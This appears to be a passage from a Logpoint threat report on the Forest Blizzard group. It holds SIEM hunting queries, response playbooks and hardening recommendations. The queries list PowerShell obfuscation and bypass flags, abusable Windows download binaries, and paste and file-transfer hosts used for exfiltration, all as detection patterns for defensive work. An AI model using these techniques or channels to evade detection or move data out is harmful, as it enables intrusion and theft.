


Suspicious Powershell Activities

In our analysis, we have covered multiple cases where Forest Blizzard has used Powershell for various objectives. We can employ the following queries to hunt for suspicious PowerShell activities.

The below query can be used to look for instances where Powershell scripts have been executed from suspicious locations.

```
label="Process" label=Create command IN ["*powershell*", "*pwsh*"]
command="*-c *"
command IN ["*\AppData*", "*\ProgramData*", "*\Users\Public*", "*\PerfLogs*",
"*\Windows\Temp*", "*\Windows\Tracing*"]
```



We can use the below query to hunt for suspicious Powershell commands. It searches for specific flags and keywords often used by Threat Actors to obfuscate their code, bypass execution policy, or hide their commands.

```
label="Process" label=Create "process" IN ["*\powershell.exe", "*\pwsh.exe"]
command IN ["* -wi*h*", "* -nopr*", "* -nonin*", "* -ec*", "* -en*", "* -executionp*",
"* -e* bypass*", "* -sta *","*FromBase64String*"]
```

Hunting for Suspicious Patterns/Activities

As covered earlier in the report, Forest Blizzard has a history of developing custom malware for specific use cases. It is crucial to stay vigilant and detect attacks at the earliest stage possible to prevent catastrophic outcomes. Moving forward, we will cover detection queries based on hypotheses and assumptions that analysts can use to not only hunt for Forest Blizzard's activities but also identify any suspicious activities. The intention is to provide a broader perspective during detection or investigation by triggering these queries, which can aid in identifying various malware samples. These queries are designed to strike a balance, avoiding being overly specific or too generic.

Suspicious Child Process Spawned by Microsoft Office Product

Microsoft Office products are widely abused by threat actors. Threat actors frequently leverage these products in spear-phishing attacks, embedding malicious payloads within seemingly legitimate documents or attachments. Therefore, it is very important for analysts to identify any suspicious processes spawned by Microsoft Office applications. We can use the below query to hunt for any suspicious child processes spawned by Microsoft Office Products.

```
label="Process" label=Create
parent_process IN ["*\WINWORD.EXE", "*\EXCEL.EXE", "*\POWERPNT.exe", "*\MSPUB.exe",
"*\VISIO.exe", "*\OUTLOOK.EXE","*\MSACCESS.EXE","*\EQNEDT32.EXE", "*\Onenote.exe",
"*\wordview.exe"] ("process" IN ["*\AppVLP.exe","*\bash.exe","*\bitsadmin.exe",
"*\certoc.exe","*\certutil.exe","*\cmd.exe","*\cmstp.exe","*\control.exe",
"*\cscript.exe","*\curl.exe","*\forfiles.exe","*\hh.exe","*\ieexec.exe",
"*\installutil.exe","*\javaw.exe","*\mftrace.exe","*\Microsoft.Workflow.Compiler.exe",
"*\msbuild.exe","*\msdt.exe","*\mshta.exe","*\msidb.exe","*\msiexec.exe","*\msxsl.exe",
"*\odbcconf.exe","*\pcalua.exe","*\powershell.exe","*\pwsh.exe","*\regasm.exe",
"*\regsvcs.exe","*\regsvr32.exe","*\rundll32.exe","*\schtasks.exe","*\scrcons.exe",
"*\scriptrunner.exe","*\sh.exe","*\svchost.exe","*\verclsid.exe","*\wmic.exe",
"*\workfolders.exe","*\wscript.exe","*\AppData\*","*\Users\Public\*",
"*\ProgramData\*","*\Windows\Tasks\*","*\Windows\Temp\*","*\Windows\System32\Tasks\*"]
OR file in ["bitsadmin.exe","CertOC.exe","CertUtil.exe","Cmd.Exe","CMSTP.EXE",
"cscript.exe","curl.exe","HH.exe","IEExec.exe","InstallUtil.exe","javaw.exe",
"Microsoft.Workflow.Compiler.exe","msdt.exe","MSHTA.EXE","msiexec.exe","Msxsl.exe",
"odbcconf.exe","pcalua.exe","PowerShell.EXE","RegAsm.exe","RegSvcs.exe",
"REGSVR32.exe","RUNDLL32.exe","schtasks.exe","ScriptRunner.exe","wmic.exe",
"WorkFolders.exe","wscript.exe"])
```

Suspicious Usage of Windows Binaries for Ingress Tool Transfer

It is uncommon for the binaries listed below to establish network connections to hardcoded IP addresses. Therefore, Analysts can use the following query to hunt for any LOLBAS binaries that might be abused for ingress tool transfer.

```
label="Process" label=Create
("process" IN ["*\AppInstaller.exe", "*\CertOC.exe", "*\certutil.exe",
"*\Desktopimgdownldr.exe", "*\Esentutl.exe", "*\Expand.exe", "*\IMEWDBLD.exe",
"*\ieexec.exe", "*\InstallUtil.exe", "*\MpCmdRun.exe", "*\msedge.exe",
"*\Mshta.exe", "*\Presentationhost.exe", "*\regsvr32", "*\tar.exe",
"*\winget.exe", "*\msedge_proxy.exe", "*MsoHtmEd.exe*",
"*\Mspub.exe", "*\msxsl.exe", "*\ProtocolHandler.exe", "*\squirrel*",
"*\update.exe"]
OR
command IN ["*appinstaller*", "*certoc*", "*certutil*", "*Desktopimgdownldr*",
"*Esentutl*", "*IMEWDBLD*", "*ieexec*", "*InstallUtil*", "*MpCmdRun*", "*msedge*",
"*Mshta*", "*Presentationhost*", "*regsvr32*", "*tar.exe*", "winget*",
"*msedge_proxy*", "*MsoHtmEd*", "*Mspub*", "*msxsl*", "*ProtocolHandler.exe",
"*squirrel*", "*update.exe*"])
|process regex("(?P<new_command>(https?:\/\/\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}))", command)
|search command="*http*" OR new_command=*
```

Suspicious DLL Execution

Rundll32 loading a DLL file without the DLL extension from a writable directory is suspicious, and such events need to be investigated. Therefore, we can use the query below to find such events.

```
label="Process" label=create
"process" IN ["*\rundll32.exe", "*\regsvr32.exe"]
-("command" IN ["*.dll*", "*.OCX*", "*.DRV*"])
command IN ["*\Appdata\Local\Temp\*", "*\Desktop*", "*:\ProgramData\*", "*\Public\*"]
```

Further, unsigned DLLs loaded by rundll32 and regsvr32 are also suspicious. Therefore, we can use the below query to look for events where unsigned DLLs are loaded from writable directories.

```
label="image" label=load
"process" IN ["*\rundll32.exe", "*\regsvr32.exe"]
-is_signed=true
"path" IN ["*\AppData\Local\Temp\*", "*\ProgramData\*", "*\Windows\Installer\*",
 "*\Public\*"]
```

Network Connection to Suspicious Server

Lastly, we can employ the following query to hunt for network connections to suspicious domains such as "mockbin" and "webhook," which are frequently utilized in Forest Blizzard's campaigns.


```
url IN ["*dl.dropboxusercontent.com*","*.pastebin.com*","*.githubusercontent.com*",
"*cdn.discordapp.com/attachments*","*mediafire.com*","*userstorage.mega.co.nz*",
"*mega.nz*","*ddns.net*","*.paste.ee*", "*.hastebin.com/raw/*","*.ghostbin.co/*",
"*ufile.io*","*anonfiles.com*", "send.exploit.in*","*transfer.sh*", "*privatlab.net*",
"*privatlab.com*","*sendspace.com*","*pastetext.net*","*pastebin.pl*","*paste.ee*",
"*api.telegram.org*", "*mockbin.org*", "*webhook.site*"]
OR domain IN ["*dropboxusercontent.com*","*pastebin.com*","*.githubusercontent.com*",
"*cdn.discordapp.com","*mediafire.com*","*userstorage.mega.co.nz",
"*mega.nz*","*ddns.net","*.paste.ee", "*.hastebin.com","*ghostbin.co",
"*ufile.io","*anonfiles.com", "send.exploit.in","transfer.sh", "privatlab.net",
"*privatlab.com","*sendspace.com","*pastetext.net","*pastebin.pl","*paste.e*",
"*api.telegram.org", "*mockbin.org*", "*webhook.site*"]
```

INVESTIGATION AND RESPONSE WITH LOGPOINT

Logpoint's automation and orchestration features include several playbooks for streamlining and automating incident response and investigation operations. These playbooks cover a wide range of real-time use cases for forensic investigation and remediation, increasing efficiency and effectiveness in security incident management. With AgentX, Logpoint's native agent with endpoint observability capabilities bolstered with automation and orchestration, makes proactive detection and remediation easier and faster than ever.

Phishing Investigation and Response Playbook

This playbook outlines a structured approach to investigating and responding to suspected phishing attempts, particularly those aligned with tactics used by Forest Blizzard.



Playbook: Phishing Investigation and Response

Similarly, for the investigation and response to the email that is suspected to be malicious, we can execute the "Email Investigation and Response playbook. This playbook utilized "Email Forensics - Lite" for investigation and the "Delete Email - O365" playbook for the response if the email is confirmed as malicious during an investigation period.

Playbook: Email Investigation and Response

Email Forensics - Lite playbook requires two inputs, the user ID and the message ID, and offers a comprehensive array of actions and scripts aimed at maximizing data extraction and focus on gathering various details, including sender IP addresses, URL specifics, and attachment information. These details are sourced from the message header, email body, and any attachments included. The data will be added as an artifact if it contains a URL. The extracted IP and URL information is enriched using threat intelligence sources like VirusTotal and RecordedFuture.

Playbook: Email Forensics - Lite

Based on the gathered information from the Email Forensics - Lite playbook, we can categorize the email as either malicious, phishing, or harmless. If the email is identified as unsafe, it must be promptly removed. To accomplish this, we utilize a playbook named "Delete Email - O365," which necessitates the message ID (ID) and either the userPrincipalName or userID as inputs. This playbook effectively removes the email from the user's inbox.

Furthermore, to investigate the host and the process, Analysts can utilize the “Osquery Investigation Initiation by Logpoint Incident,” which consists of the “Osquery Investigate Process - Main Incident Generic” and “Osquery Investigate host” playbooks for process and host investigation, respectively.

Osquery Investigation Initiation by Logpoint Incident

Osquery Investigate Process - Main Incident Generic

Osquery Investigate Process - Main Incident Generic playbook facilitates the detection of potentially harmful processes through VirusTotal queries. Additionally, it can identify if a process establishes network connections, suggesting the existence of a backdoor. Furthermore, the Osquery Investigate Process playbook provides capabilities to extract process communication and DLL load details, assisting in spotting suspicious DLL loading actions.


Also, the “Osquery Investigate Host - Main Incident” playbook has the capability to gather a range of host information, including the operating system version, system uptime, logged-in users, startup items, firewall status, and security patch details. These details can be utilized to support various response playbooks.

Osquery Investigate Host - Main Incident

In addition, analysts can take advantage of Logpoint AgentX Process Dump to dump all the running processes during the initial execution of GooseEgg payloads.

Logpoint AgentX Process Dump

For the investigation of the network status, analysts can utilize “Potential Command & Control.” This playbook is tailored to identify communication with a Command and Control (C2) server. Its operation involves analyzing IP addresses, source addresses, and domain reputations using a threat intelligence platform. Moreover, it utilizes entropy analysis to pinpoint domains with randomly generated names. If a malicious C2 is detected, the playbook is prepared to take swift action by blocking the associated server addresses or domains.



Potential Command & Control

For the investigation of the files/dll downloaded can be investigated and contained using the "AgentX - Malicious File Investigation and Containment" playbook which address the increasing complexity of malware delivery campaigns, which often involve weaponized attachments and sophisticated social engineering tactics. Moreover, modern attacks frequently employ multi-staged tactics for payload delivery.

This playbook's primary focus is on investigating and containing malicious binaries dropped on the system. It begins by verifying the hash of the dumped file against various threat intelligence sources. If the file is identified as dangerous, the playbook takes immediate action by terminating the associated processes and removing the file from the system.

Additionally, the playbook extends its investigation by searching for the identified hash across other endpoints to identify potentially infected machines. In the event of discovering such machines, the playbook provides detailed steps to address the situation effectively.

To streamline these activities, the playbook integrates the functionalities of the "AgentX Terminate Process" and "AgentX Remove Item" playbooks. This integration empowers analysts to efficiently terminate malicious processes and eradicate harmful files from infected machines, ensuring swift and effective containment of the threat.

AgentX - Malicious File Investigation and Containment

Analysts can also have the option to disable the spooler service by utilizing the “Logpoint AgentX Disable StartUp Service” playbook.


Logpoint AgentX Disable StartUp Service

Meanwhile, “Logpoint AgentX Delete Scheduled Task” can be used to delete the suspicious schedule task added for persistence and “Logpoint AgentX Delete Registry Value” to delete the created by justice[.]exe.

Logpoint AgentX Delete Scheduled Task

Logpoint AgentX Delete Registry Value

Taking infected devices offline is key to stopping cyberattacks in their tracks. This "Isolate Host - Generic Playbook" severs the device's network connection, preventing it from spreading harm or becoming a tool for ransomware attacks. This generic playbook is a valuable asset for Logpoint users who leverage Endpoint Detection and Response (EDR) or Extended Detection and Response (XDR) solutions like AgentX, Sophos, Defender, Trend Vision One, Crowdstrike, and HarfangLab.



Isolate Host - Generic Playbook

Once the host is contained and remediated, Unisolate Host - Generic Playbook can be executed to make host online.

Unisolate Host - Generic Playbook

RECOMMENDATION

Combat Social Engineering Tactics

Provide regular training to employees on recognizing and responding to social engineering attacks like phishing, including simulated exercises to identify vulnerable employees. Establish a process for employees to report suspected social engineering attacks promptly.

Implement Strong Password Policies

Organizations should enforce strong password policies to enhance security measures within organizations. These policies typically incorporate a minimum password length of eight characters and limit the number of password attempts before account lockout. Furthermore, it is also recommended that organizations refrain from mandating frequent password resets for their employees, limiting them to not more than once per year. Additionally, organizations should implement a policy to monitor newly set passwords. These passwords should be checked against lists of common and compromised passwords to ensure their strength and integrity.

Adopt the Principle of Least Privilege

Restrict user access and permissions to only what is necessary for their job functions to minimize the risk of unauthorized access or malicious activity.

Deploy Multi-Factor Authentication (MFA)

Implement MFA for all user accounts, especially for remote access or cloud-based services, and prioritize accounts that can be accessed from the internet. Configure MFA for privileged actions.

Regularly Audit Privileged Accounts

Monitor privileged accounts and their activities to prevent misuse and unauthorized access to sensitive data or critical systems.

Conduct Incident Response Drills

Regularly test your organization's response to security incidents through incident response drills to identify gaps in your incident response plan and improve preparedness.

Utilize Host-Level Security Solutions

Deploy host-level security solutions like AgentX to detect and prevent malware infections, providing an additional layer of protection to devices.

Keep Software Updated

Regularly update devices, browsers, and software applications to patch known vulnerabilities and mitigate cyber threats. Prioritize patching based on severity and apply vendor-provided mitigations when patching is not feasible. Microsoft urges customers to promptly install security updates for Print Spooler vulnerabilities, including those for GooseEgg (released October 11, 2022) and PrintNightmare (released June 8 and July 1, 2021). To enhance security, Microsoft recommends disabling the Print Spooler service on domain controllers, as it is not necessary for their operations. If disabling the service is not an option, ensure that Windows security updates for Print Spooler vulnerabilities are installed on domain controllers before updating member servers and workstations.

Implement a Robust Backup Strategy

Follow the 3-2-1 backup policy to create multiple copies of important data stored in different formats or locations, including offline backups, for added protection against data loss.

Enhance Logging and Monitoring

Ensure proper logging, visibility of assets, and monitoring of systems to detect anomalies indicating security threats. Establish a comprehensive log retention policy and retain logs for at least six months or longer based on regulatory requirements.

Perform Network Segmentation

Segment networks to isolate important systems and sensitive data, confining potential breaches and minimizing lateral movement by attackers.

Deploy Honeypots

Set up honeypot accounts and systems to detect intrusions at an earlier stage. These systems also need to be monitored for any activities.

CONCLUSION

In a nutshell, Forest Blizzard is a Russian cyber espionage group that primarily targets government institutions, political organizations, militaries, and the energy sector. The current attacks have been directed at these organizations, which indirectly benefit Russian Governments, and there are no indications that these activities will slow down. We have observed continuous efforts from Forest Blizzard to develop their own implants and frequently use publicly available exploits.

Logpoint's security operations platform includes several tools and features for detecting, analyzing, and mitigating the effects of Forest Blizzard's operations. It enables security teams to automate critical incident response procedures, capture vital logs and data, and accelerate malware detection and removal operations. Features such as the native endpoint solution AgentX and SOAR with pre-configured playbooks enhance these capabilities. In an ever-changing threat landscape, Logpoint provides enterprises with the tools and functionality they need to manage risks, strengthen defenses, and guard against the operations of APT groups like Forest Blizzard.

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**